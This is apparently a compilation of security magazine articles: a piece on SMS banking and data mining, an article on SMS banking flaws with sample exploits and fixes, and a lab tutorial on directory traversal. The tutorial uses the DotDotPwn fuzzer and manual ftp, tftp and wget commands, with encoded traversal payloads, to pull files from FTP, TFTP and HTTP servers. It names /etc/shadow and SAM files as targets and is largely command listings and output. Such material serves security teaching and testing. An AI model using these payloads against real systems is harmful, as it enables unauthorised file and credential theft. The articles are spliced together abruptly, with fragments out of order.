The SMS processing computer applications usually runs on corporate servers that are connected to the SMS network through specialized connectors and gateways connected to the SMS Centers of mobile

operators (Mavrakis, 2004). These servers are assigned short numbers instead of the traditional 10-digits mobile numbers.

These numbers, also known as short codes are usually 4 to 6 digits long. These numbers are operator specific. Also, a premium fee (a fee other than the fixed rates for SMS) can be charged on these short codes; in other words, users would pay more for sending SMS to short codes.

Data Mining In SMS Banking

Due to the large number of users and the large amount of financial transactions expected to be Carried out using SMS Banking, there is a need for methodologies of *Knowledge Discovery and Data Mining (KDD)*. Data mining is becoming increasingly common in both the private and public sectors. Industries such as banking, insurance, medicine, and retailing commonly use data mining to reduce costs, enhance research, and increase sales (Seifert, 2005).

The question to ask now is, "What is Data Mining?" Seifert (2005) defines Data Mining as the Use of sophisticated data analysis tools to discover previously unknown, valid patterns and relationships in large data sets.

Hence, the SMS banking application should be able to effectively analyze all banking transactions. If data

is successfully analyzed (mined) over a period of time, the bank can develop models that predict whether a customer is a good credit risk, the analysis can also be used to identify illegal money transfers and frauds. There are basically four issues with data mining, they are:

Data quality

This is a one of the biggest challenges of data mining. Data quality refers to the Accuracy and completeness of the data (Seifert, 2005). Data quality is mostly affected by the Structure and consistency of the data being analyzed. For example, a user might want to check his Account balance but mistakenly enters a wrong account number, this would most definitely affect the result he gets from the SMS banking application.

Interoperability

Interoperability refers to the ability of a computer system or data to work with Other systems or data using common standards or processes. Hence, it should be possible for an SMS application to use the data gotten from another SMS application.

Mission Creep

Mission creep refers to the use of data for purposes other than that for which the data was originally




Figure 1. Network Architecture of SMS banking

collected. This happens when account information and financial transactions are audited against fraud or illegalities.

Privacy

This is of great concern because; users' account information needs to be kept private and at the same time analyzed. In SMS banking, using data mining techniques, the saving culture of a particular age group can be analyzed. In other words, it is possible to determine the flow of money, that is, in the month of February, for example, =N= 1,000,000 was transferred by people in ages 30 – 65, to people in ages 21 – 29. This would imply that a lot of money is being moved from the older generation to the younger ones.

The Proposed System – SMS Banking Agent

After a careful review of the above systems, a system that would “bear the cross” of the users as well as solve all the identified problems is being proposed. This system is an Interactive SMS Banking Agent.

The Banking Agent receives the text messages from the clients, processes them and sends the Output back to the users when applicable. The proposed system solves all the problems identified in the existing system.

The features of the proposed system are outlined below:

- All phones are capable of sending SMS to it (it is portable)
- Agent runs on a server, hence there's no need for distribution and deployment
- Agents run real time 24hrs a day, 7days a week
- Users get feedback

Security Issue

In our example the mobile banking application accepts the following input from the bulk service provider to show the account balance of a registered user whose cell phone number is say 9823560410.

```
https://smsbanking.xyzbank.com?<xml
version="1.0"><request><cellno>9823560410</cellno>
<query>acct balance</query></request>
```

As seen above, the message contains the request parameters embedded inside XML tags in the query string. On receiving this request, the mobile banking application searches for the user account number corresponding to the mobile number; on finding a match, it sends the following answer as an asynchronous message to the provider. This is a new HTTPS request with the balance.

```
https://bulkservice.com?<xml version="1.0"><response>
<cellno>9823560410</cellno><querydetails>acct balance=10000Rs
</querydetails></response>
```

The bulk service provider application then picks the account balance details of the user and sends it to the subscriber via SMS.

You might now wonder what insecurities could really be there in such a seemingly foolproof design. Very true, Cross site scripting, SQL injection and Buffer overflow attacks may not be possible from a cell phone but there are vulnerable points in the architecture which can be attacked: they are the mobile banking application and the bulk service provider's server. If an attacker reconstructs any one of the two HTTPS requests (sent from the bulk service provider to the mobile banking application or vice-versa), he will be able to flood the valid user with SMS messages.

This may lead to the user believing that someone else is requesting the account details on his behalf. Worse if the application displays the information contained in the second request message (from the mobile banking application to the bulk service provider) after the attacker has successfully created the first request message (from the bulk service provider to the mobile banking application) on the browser itself, he will get to see critical information like the account balance details of a valid user.

In the following sections we will discuss a few vulnerabilities that can be found in a SMS banking application and the fixes for these vulnerabilities.

Unauthenticated access

The application does not perform proper validations on the messages received from the servers (mobile banking application server or bulk service providers server). A malicious user can try to construct the exact message format sent from the bulk service provider to the mobile banking application or vice-versa to see critical user details and send unsolicited messages (with the account details) to the valid user.




Figure 2. Attacker can see the user name

Risk

The attacker can view critical user information like account details of a valid user that can be used to carry out further attacks. Also it will result in unsolicited SMS to be sent to the user. This can lead to the user believing that someone is requesting his account details on his behalf which in turn will lead him to cast aspersions on the security controls employed by the application.

Sample exploit

On entering the link constructed from the error messages, as discussed above, the application displays the account details of the valid user as shown. As seen below, the attacker can see the username, part of the account number and the available balance. This information gathered can then be used to carry out further attacks (Figure 2).

Even if the display on the browser is stopped, still the valid user will receive unsolicited SMS giving his account balance details as the mobile banking application will service this request as a valid request from the bulk service provider's server.

Note

This attack can also be tried out by sending the exact HTTPS request message from the mobile banking application to the bulk service provider's application.

Solution

The mobile banking application must accept input only from the bulk service provider's server. Before accepting any request, the mobile banking application must check for the sender's client side SSL certificate. Hence an attacker impersonating as the SMS service provider and then sending the exact message as input will fail to get authorized and the attacker will not be able to see the valid user account details and also the valid user would not be bombarded with unsolicited SMS. This control must be present on the bulk service providers end too, such that it accepts responses only from the mobile banking application.




Figure 3. The next field expected is cellno

Improper Error Handling

The application does not have proper error handling mechanisms in place. An attacker can make use of this flaw by supplying specially crafted messages to the application thereby resulting in the application displaying critical backend information as part of the error message.

Risk

An attacker can make use of the critical backend information gathered to launch further attacks on the application.

Sample Exploit

Access the URL `https://bulkservice.com?<xml version="1.0"><response</response>`. The following error is displayed which shows that the next field expected is `cellno` (Figure 3).

From the error thrown, it is clear that `cellno` is one of the column names in the database and that the application expects it as the next XML tag. In this way the remaining tags can be found out and the whole link can be reconstructed.

Solution

The application should have strong error handling mechanisms in place. By entering unexpected inputs, backend information should not be disclosed to the malicious user. Error handling must be performed through well thought out schemes and all exceptions that can be possibly generated by the application must be taken care of and handled in the application. Errors generated by the application should provide necessary message to the user, information to developers but absolutely nothing to attackers.

AMAR SUHAS



Amar has 5 years experience working in the information security consulting field. Currently He is working with Capgemini as Information Security Consultant. He holds a CEH, ECSA, CHFI, LPT, ISO 27001 LI, SANS Trained

Web Application Pen Testing Hands-On Immersion – Level 5 Certifications and a Post Graduation Diploma in E-Business Administration from Welingkar Institute of Management, Mumbai. Amar is contactable on – amarsuhas@hotmail.com.

Directory Traversal Vulnerability

Most simple Directory Traversals can be very destructive. There are lots unsanitized applications on the web. To exploit some of them, all you need is Google and few good ideas!

What you will learn...

- basics about DTVs
- how to use dotdotpwn.pl fuzzer
- how to find DTV on the web

What you should know...

- basics about FTP, TFTP, HTTP..

Directory traversal attacks are usually very easy to perform, especially when it comes to services like FTP and TFTP. They become more complex at the web applications. In short, the idea is to traverse to the any file in the system and be able to read or download files with useful information (hashes/passwords etc.). This article describes the directory traversal vulnerabilities in a variety of services such as FTP, TFTP, HTTP and Web apps. During the tests a very interesting program DotDotPwn has been used to perform various types of attacks.

DotDotPwn

DotDotPwn is free fuzzer that is used to detect DT vulnerabilities. Works great, it's very simple to use and it's very functional. The program is written in Perl by a small team of programmers. More information can be found on <http://dotdotpwn.sectester.net/>. There are other application solutions for finding the DTVs, but I think that the DotDotPwn is a great choice for our tests.

Most of the problems during the initial startup of DotDotPwn on BackTrack distribution can be solved if you type this:

```
more README.txt | grep -i req -A 23
```

This is the Listing 1 that contains all the flags and explanations if you just type `./dotdotpwn.pl`.

Services

I gave four examples related to directory traversal vulnerability in this article – FTP service, TFTP service, HTTP service and web application. There are brief installation instructions and download link for each service, to save time. All services are tested in a safe lab environment and no one was exploited.

The Idea is to show how services can be tested, and the level of risk if application is not sanitized properly. All examples were performed on the Windows operating




Figure 1. User configuration window

Listing 1. Read all from this output before any further reading!

```

root@bt:/pentest/web/dotdotpwn# ./dotdotpwn.pl
#####
#                                                                 #
# CubilFelino                                                    Chatsubo #
# Security Research Lab          and          [(in)Security Dark] Labs #
# chr1x.sectester.net           chatsubo-labs.blogspot.com         #
#                                                                 #
#                          pr0udly present:                        #
#                                                                 #
# _____                                                     #
# \_____/ \_____/ \_____/ \_____/ \_____/ \_____/ \_____/ \_____/ #
# | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | #
# ' ' ' ' ( <_> ) | | | | ' ' ( <_> ) | | | | | | | | | | | | | | | | #
# /_____/ /_____/ | | /_____/ /_____/ | | | | | | | | | | | | | | | | #
#          \ /          \ /          \ /          \ /          \ /          #
#                                                                 #
#                          - DotDotPwn v3.0 -                      #
#                          The Directory Traversal Fuzzer         #
#                          http://dotdotpwn.sectester.net         #
#                          dotdotpwn@sectester.net               #
#                                                                 #
#                          by chr1x & nitr0us                    #
#####

Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
Available options:
-m      Module [http | http-url | ftp | tftp | payload | stdout]
-h      Hostname
-O      Operating System detection for intelligent fuzzing (nmap)
-o      Operating System type if known ("windows", "unix" or "generic")
-s      Service version detection (banner grabber)
-d      Deep of traversals (e.g. deepness 3 equals to ../../../; default: 6)
-f      Specific filename (e.g. /etc/motd; default: according to OS detected, defaults in
        TraversalEngine.pm)
-E      Add @Extra_files in TraversalEngine.pm (e.g. web.config, httpd.conf, etc.)
-u      URL with the part to be fuzzed marked as TRAVERSAL (e.g. http://foo:8080/id.php?x=TRAVERSAL&y=31
        337)
-k      Text pattern to match in the response (http-url & payload modules - e.g. "root:" if trying /etc/
        passwd)
-p      Filename with the payload to be sent and the part to be fuzzed marked with the TRAVERSAL keyword
-x      Port to connect (default: HTTP=80; FTP=21; TFTP=69)
-t      Time in milliseconds between each test (default: 300 (.3 second))
-X      Use the Bisection Algorithm to detect the exact deepness once a vulnerability has been found
-e      File extension appended at the end of each fuzz string (e.g. ".php", ".jpg", ".inc")
-U      Username (default: 'anonymous')
-P      Password (default: 'dot@dot.pwn')
-M      HTTP Method to use when using the 'http' module [GET | POST | HEAD | COPY |
-r      Report filename (default: 'HOST_MM-DD-YYYY_HOUR-MIN.txt')
-b      Break after the first vulnerability is found
-q      Quiet mode (doesn't print each attempt)

```

Listing 2. For starters, try running DotDotPwn without flags `-o`, `-f` and `-q` just to get an idea of how the program performs attacks. These three flags are not crucial for the execution of attack, they are only a small tuning that limits the number of attempts (and time and output)

```

root@bt:/pentest/web/dotdotpwn# ./dotdotpwn.pl -m ftp      [*] GET ..\..\..\..\boot.ini <- VULNERABLE!
    -h 192.168.6.113 -U ftp -P ftp -o
    windows -f boot.ini -t 1 -q

* * *

[+] Report name: Reports/192.168.6.113_05-15-2012_22-    [*] GET ..\..\..\..\..\boot.ini <- VULNERABLE!
    27.txt

[+] Fuzz testing finished after 0.32 minutes (19
    seconds)
[+] Total Traversals found: 1
[+] Report saved: Reports/192.168.6.113_05-15-2012_22-
    27.txt

[===== TARGET INFORMATION =====]
[+] Hostname: 192.168.6.113
[+] Setting Operating System type to "windows"
[+] Protocol: ftp
[+] Port: 21

[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and
    slashes)
[+] Multiplying 6 times the traversal patterns (-d
    switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type
    detected (windows)
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests
    created: 7320

[===== TESTING RESULTS =====]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it
    pressing Ctrl + C)

[+] Username: ftp
[+] Password: ftp
[+] Connecting to the FTP server at '192.168.6.113' on
    port 21
[+] FTP Server's Current Path: /
[+] Local Path to download files: /pentest/web/
    dotdotpwn/retrieved_files
[+] Press Enter to continue

[+] Testing ...
.
[*] GET ../../../../boot.ini <- VULNERABLE!

[*] GET ../../../../boot.ini <- VULNERABLE!

[*] GET ../../../../boot.ini <- VULNERABLE!

```

Listing 3. It can also be done manually

```

root@bt:/pentest/web/dotdotpwn# ftp 192.168.6.113
Connected to 192.168.6.113.
220- smallftpd 1.0.3
220- check http://smallftpd.free.fr for more
    information
220 report bugs to smallftpd@free.fr
Name (192.168.6.113:root): ftp
331 User name okay, password required.
Password:
230 User logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get ../../../../boot.ini
local: ../../../../boot.ini remote: ../../../../
    boot.ini
200 Port command successful.
150 Data connection ready.
226 Transfer complete.
209 bytes received in 0.00 secs (1744.5 kB/s)
ftp> bye
221 Good bye.
root@bt:/pentest/web/dotdotpwn# cd /
root@bt:/# more boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows
    Server 2003, Enterprise" /
fastdetect /NoExecute=OptIn

```

system trying to retrieve the `boot.ini` file placed at `C:\` path by default. Remember that an attacker can retrieve the information that it may be much more useful than `boot.ini`, files like `/etc/shadow` on Linux or `sam/system` in the Windows OS.

FTP

Example Application:
SmallFTPD 1.0.3
<http://explo.it/exploits/15358/>

SmallFTPD is a very simple FTP server. Like any other FTP service it requires user authentication before any file transfer. From the perspective of an Administrator who maintains an FTP server it's required for




Figure 2. There is a lot of output log messages representing each attempt

Listing 4. If you compare this output with previous output you can see the similarities with FTP traversal strings

```
root@bt:/pentest/web/dotdotpwn# ./dotdotpwn.pl -m tftp
-h 192.168.6.102 -o windows -f
boot.ini -t 1 -q

* * *

[+] Report name: Reports/192.168.6.102_05-16-2012_22-47.txt

[===== TARGET INFORMATION =====]
[+] Hostname: 192.168.6.102
[+] Setting Operating System type to "windows"
[+] Protocol: tftp

[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Appending 'boot.ini' to the Traversal Strings
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 3660

[===== TESTING RESULTS =====]
[+] Ready to launch 1000.00 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[+] Local Path to download files: /pentest/web/dotdotpwn/retrieved_files
```

```
[+] Press Enter to continue

[+] Testing ...
[*] Testing Path: ../../boot.ini <- VULNERABLE!
[*] Testing Path: ../.././boot.ini <- VULNERABLE!
[*] Testing Path: ../../././boot.ini <- VULNERABLE!
[*] Testing Path: ../.././././boot.ini <-
VULNERABLE!
[*] Testing Path: ../../././././boot.ini <-
VULNERABLE!
[*] Testing Path: ../.././././././boot.ini <-
VULNERABLE!
[*] Testing Path: ../../././././././boot.ini <-
VULNERABLE!
[*] Testing Path: ../.././././././././boot.ini <-
VULNERABLE!
```

Listing 5. You can manually download the `boot.ini` file with the `GET` command

```
root@bt:/pentest/web/dotdotpwn# tftp
tftp> connect 192.168.6.102
tftp> get ../../boot.ini
Received 221 bytes in 0.2 seconds
tftp> quit
root@bt:/pentest/web/dotdotpwn# more boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional" /
noexecute=optin /fastdetect
```

Listing 6. The -x – defined port for the HTTP server

```

root@bt:/pentest/web/dotdotpwn# ./dotdotpwn.pl -m http -h 192.168.6.108 -x 8080 -o windows -f boot.ini -t 1 -g

* * *

[+] Report name: Reports/192.168.6.108_05-16-2012_23-36.txt

[===== TARGET INFORMATION =====]
[+] Hostname: 192.168.6.108
[+] Setting Operating System type to "windows"
[+] Protocol: http
[+] Port: 8080

[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 2 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Appending 'boot.ini' to the Traversal Strings
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 1220

[===== TESTING RESULTS =====]
[+] Ready to launch 1000.00 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

. . . . .
. . . . .

[*] Testing Path: http://192.168.6.108:8080/%c0.%c0./boot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0./%c0.%c0./boot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.\boot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.\%c0.%c0.\boot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%2f%c0.%c0.%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%5cboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%5c%c0.%c0.%5cboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%c0%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%c0%2f%c0.%c0.%c0%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%c0%5cboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0.%c0.%c0%5c%c0.%c0.%c0%5cboot.ini <- VULNERABLE!

[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e/%c0%2e%c0%2e/boot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e\boot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e\%c0%2e%c0%2e\boot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%2f%c0%2e%c0%2e%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%5cboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%5c%c0%2e%c0%2e%5cboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%c0%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%c0%2f%c0%2e%c0%2e%c0%2fboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%c0%5cboot.ini <- VULNERABLE!
[*] Testing Path: http://192.168.6.108:8080/%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5cboot.ini <- VULNERABLE!

```

each user to define the home directory and set of permissions to list, read or write files.

Setup FTP

Go to the link above and download SmallFTPD version 1.0.3. Open User Properties window: *Settings>Users>Add* (Figure 1), and set the following parameters:

```
Login (username): ftp
Password: ftp
Home Directory: C:\smallftp\ftp
Permissions: Listing, Reading, Writing
```

OK>Play

Normally, the remote user can only use the home directory for the data transaction. Unfortunately, this version of the FTP server has a vulnerability that allows user to access all files in the system.

Test FTP

The first test is shown in Listing 1. All important parameters are marked red (in reality, no such markers). After you are sure that the FTP service is up and running, launch DotDotPwn with these flags:

- **-m**: service
- **-h**: host IP
- **-U**: username
- **-P**: password
- **-o**: operating system – it is good to use this option whenever we know the operating system of remote

host because it reduces time and number of attacks. Alternatively you can use the NMAP to detect remote OS

- **-f**: filename
- **-t**: the time slot between each attempt. My computer and the victim machine are placed in the same network so I put the value eq 1 ms
- **-q**: doesn't print each attempt (practical for short output)

The complete results would be saved in the text file 192.168.6.113_05-15-2012_22-17.txt located in the folder Reports.

DotDotPwn will reconnect with user parameters (ftp/ftp) at each attempt, and try to traverse from home directory (C:\smallftp\ftp) to the root dir (C:\) to download boot.ini file with get command. All successful attacks are displayed in the Listing 2. It can also be done manually: Listing 3.

It is clear that, to move one folder closer to the root, you have to type ../ sequence.

TFTP

Example Application:

```
AT-TFTP 1.8
http://explo.it/exploits/15438/
```

Allied Telesis TFTP is a server that does not require authentication, as a TFTP protocol is designed for very simple data transfer. It is commonly used to transfer configuration files for router, switches, IP phones,

Listing 7. To manually download files from vulnerable Mongoose HTTP server, you can use Wget application

```
root@bt:/pentest/web/dotdotpwn# wget http://192.168.6.108:8080/%c0.%c0./boot.ini
--2012-05-17 00:04:09-- http://192.168.6.108:8080/%c0.%c0./boot.ini
Connecting to 192.168.6.108:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 190 [text/plain]
Saving to: 'boot.ini'

100% [=====] 190 --.-K/s in 0.02s

Last-modified header invalid -- time-stamp ignored.
2012-05-17 00:04:10 (10.6 KB/s) - 'boot.ini' saved [190/190]

root@bt:/pentest/web/dotdotpwn# more boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
```

Listing 8a. Test part 1

```

root@bt:/pentest/web/dotdotpwn# ./dotdotpwn.pl -m http-url -o windows -d 4 -f boot.ini -k Windows -u http://
192.168.6.104/manager/manager.php?lang=TRVERSAL%00 -t 1 -q

* * *

[+] Report name: Reports/192.168.6.104_05-18-2012_17-35.txt

[===== TARGET INFORMATION =====]
[+] Hostname: 192.168.6.104
[+] Setting Operating System type to "windows"
[+] Protocol: http
[+] Port: 80

[===== TRAVERSAL ENGINE =====]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 4 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Appending 'boot.ini' to the Traversal Strings
[+] Including Special suffixes
[+] Traversal Engine DONE ! - Total traversal tests created: 2440

[===== TESTING RESULTS =====]
[+] Ready to launch 1000.00 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[+] Replacing "TRVERSAL" with the traversals created and sending
.
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../5c..5c..5c%5cboot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=%2e%2e/%2e%2e/%2e%2e/%2e%2e/boot.ini%00 <-
VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=%2e%2e%2e%2e%2e%2e%2e%2e%2e%2e%2e\boot.ini%00 <-
VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fboot.ini%00
<- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cboot.ini%00
<- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../.././././././boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../././././././boot.ini%00 <- VULNERABLE
.
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\.\.\.\.\.\boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\.\.\.\.\.\.\boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\.\.\.\.\.\./boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\.\.\.\.\.\./boot.ini%00 <- VULNERABLE
.
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\.\.\.\.\.\./boot.ini%00 <- VULNERABLE
[*] Testing URL: http://192.168.6.104/manager/manager.php?lang=../../../../\.\.\.\.\.\./boot.ini%00 <- VULNERABLE
